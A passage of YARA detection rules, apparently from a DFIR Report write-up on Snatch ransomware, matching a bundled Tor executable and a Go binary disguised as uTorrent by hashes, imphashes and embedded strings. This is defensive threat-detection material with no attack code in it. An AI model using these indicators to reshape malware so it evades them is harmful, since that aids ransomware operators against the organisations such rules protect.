microsoft-com:asm.v3\"><windowsSettings><dpiAware xmlns=\"http:/" ascii
      $s12 = "Aapi-ms-win-core-datetime-l1-1-1" fullword wide
      $s13 = "Aapi-ms-win-core-fibers-l1-1-1" fullword wide
      $s14 = "api-ms-win-core-file-l1-2-2" fullword wide /* Goodware String - occured
1 times */
```

```
      $s15 = "__swift_2" fullword ascii
      $s16 = "__swift_1" fullword ascii
      $s17 = ">6?V?f?" fullword ascii /* Goodware String - occured 1 times */
      $s18 = "7K7P7T7X7\\7" fullword ascii /* Goodware String - occured 1 times */
      $s19 = "Wininet.dll" fullword ascii /* Goodware String - occured 1 times */
      $s20 = "[email protected]" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 300KB and
      ( pe.imphash() == "ec348684b8d3fbd21669529c6e5cef8b" or ( 1 of ($x*) or 4 of
them ) )
}

rule WmiPrvSystemES_TOR_exe {
   meta:
      description = "snatch-ransomware - file WmiPrvSystemES.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-17"
      hash1 = "0cd166b12f8d0f4b620a5819995bbcc2d15385117799fafbc76efd8c1e906662"
   strings:
      $x1 = "Unsupported command (--list-fingerprint, --hash-password, --keygen, --
dump-config, --verify-config, or --key-expiration) in NT s" ascii
      $x2 = "Unsupported command (--list-fingerprint, --hash-password, --keygen, --
dump-config, --verify-config, or --key-expiration) in NT s" ascii
      $x3 = "Tor is currently configured as a relay and a hidden service. That's not
very secure: you should probably run your hidden service" ascii
      $x4 = "Failed to open handle to monitored process %d, and error code %lu (%s)
is not 'invalid parameter' -- assuming the process is sti" ascii
      $x5 = "Failed to open handle to monitored process %d, and error code %lu (%s)
is not 'invalid parameter' -- assuming the process is sti" ascii
      $x6 = "Unable to parse descriptor of type %s with hash %s and length %lu.
Descriptor not dumped because it exceeds maximum log size all" ascii
      $x7 = "Unable to parse descriptor of type %s with hash %s and length %lu.
Descriptor not dumped because it exceeds maximum log size all" ascii
      $s8 = "Doesn't look like we'll be able to create descriptor dump directory %s;
dumps will be disabled." fullword ascii
      $s9 = "dumping a microdescriptor" fullword ascii
      $s10 = "in a separate Tor process, at least -- see
https://trac.torproject.org/8742" fullword ascii
      $s11 = "SR: Commit from authority %s decoded length doesn't match the expected
length (%d vs %u)." fullword ascii
      $s12 = "Unable to parse descriptor of type %s with hash %s and length %lu.
Descriptor not dumped because the sandbox is configured" fullword ascii
      $s13 = "You are running a new relay. Thanks for helping the Tor network! If you
wish to know what will happen in the upcoming weeks rega" ascii
      $s14 = "Unable to get contents of unparseable descriptor dump directory %s"
fullword ascii
      $s15 = "Uploading hidden service descriptor: http status 400 (%s) response from
dirserver '%s:%d'. Malformed hidden service descriptor?" fullword ascii
      $s16 = "Uploading hidden service descriptor: http status %d (%s) response
unexpected (server '%s:%d')." fullword ascii
      $s17 = "Your server (%s:%d) has not managed to confirm that its DirPort is
reachable. Relays do not publish descriptors until their ORPo" ascii
      $s18 = "Your server (%s:%d) has not managed to confirm that its ORPort is
reachable. Relays do not publish descriptors until their ORPor" ascii
```

```
      $s19 = "Dumping statistics about %d channel listeners:" fullword ascii
      $s20 = "\\\\.\\Pipe\\Tor-Process-Pipe-%lu-%lu" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 12000KB and
      ( pe.imphash() == "3fce013d4eb45a62bfe5b4ed33268491" or ( 1 of ($x*) or 4 of
them ) )
}

rule WmiPrvSystem_utorrent_exe {
   meta:
      description = "snatch-ransomware - file WmiPrvSystem.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-17"
      hash1 = "97bc0e2add9be985aeb5c0b4ca654a6a9e6fca6a6bf712dc26fc454b773212b7"
   strings:
      $x1 = "VirtualQuery for stack base failedadding nil Certificate to
CertPoolcrypto/aes: invalid buffer overlapcrypto/des: invalid buffer" ascii
      $x2 = "> (den<<shift)/2unexpected end of JSON inputunexpected protocol version
cannot be converted to type %s(%s) - handshake failed: " ascii
      $x3 = "sync: WaitGroup misuse: Add called concurrently with Waittls: Ed25519
public keys are not supported before TLS 1.2tls: peer does" ascii
      $x4 = "slice bounds out of range [:%x] with length %ystopTheWorld: not stopped
(status != _Pgcstop)tls: ECDSA signing requires a ECDSA " ascii
      $x5 = "Pakistan Standard TimeParaguay Standard TimePrint version and
exitSakhalin Standard TimeTOR_PT_SERVER_BINDADDRTasmania Standard " ascii
      $x6 = "0123456789ABCDEFGHIJKLMNOPQRSTUV28421709430404007434844970703125: day-
of-year does not match dayABCDEFGHIJKLMNOPQRSTUVWXYZ234567" ascii
      $x7 = "unknown network workbuf is emptywww-authenticate initialHeapLive=
spinningthreads=%%!%c(big.Int=%s)0123456789ABCDEFX0123456789ab" ascii
      $x8 = "unixpacketunknown pcuser-agentws2_32.dll  of size   (targetpc=
ErrCode=%v [scrubbed] a.npages=  b.npages=  gcwaiting= gp.status=" ascii
      $x9 = "attempt to execute system stack code on user stackcrypto/cipher:
incorrect nonce length given to GCMcryptobyte: attempted write " ascii
      $x10 = "streamSafe was not resetstructure needs cleaningtext/html; charset=utf-
8unexpected buffer len=%vunexpected exponent baseunexpect" ascii
      $x11 = "100-continue152587890625762939453125:key_extractBidi_ControlCIDR
addressCONTINUATIONContent TypeContent-TypeECDSA-SHA256ECDSA-SH" ascii
      $x12 = "IP addressKeep-AliveKharoshthiLockFileExManichaeanMessage-IdNo
ContentOld_ItalicOld_PermicOld_TurkicOther_MathPOSTALCODEParseFlo" ascii
      $x13 = "tls: ECDSA signature contained zero or negative valuestls: client
indicated early data in second ClientHellotls: failed to creat" ascii
      $x14 = "to unallocated span%%!%c(*big.Float=%s)37252902984619140625Arabic
Standard TimeAzores Standard TimeBUG: Failed HKDF: %sCertOpenS" ascii
      $x15 = "CertEnumCertificatesInStoreDATA frame with stream ID 0Easter Island
Standard TimeG waiting list is corruptedTOR_PT_EXTENDED_SERV" ascii
      $x16 = ".lib section in a.out
corrupted1136868377216160297393798828125568434188608080148696899414062 5CLIENT_HANDSHAK
 ascii
      $x17 = "Saint Pierre Standard TimeSouth Africa Standard
TimeTOR_PT_EXIT_ON_STDIN_CLOSEW. Australia Standard TimeWest Pacific Standard Ti"
ascii
      $x18 = "Temporary
RedirectUNKNOWN_SETTING_%dVariation_Selectorajax.aspnetcdn.combad Content-Lengthbad
manualFreeListbufio: buffer fullco" ascii
```

```
      $x19 = "request rejected because the client program and identd report different
user-idstls: either ServerName or InsecureSkipVerify mus" ascii
      $x20 = "invalid network interface nameinvalid pointer found on stacklooking for
beginning of valuemeek_lite: protocol negotiatedmime: du" ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 26000KB and
      ( pe.imphash() == "f0070935b15a909b9dc00be7997e6112" or 1 of ($x*) )
}
```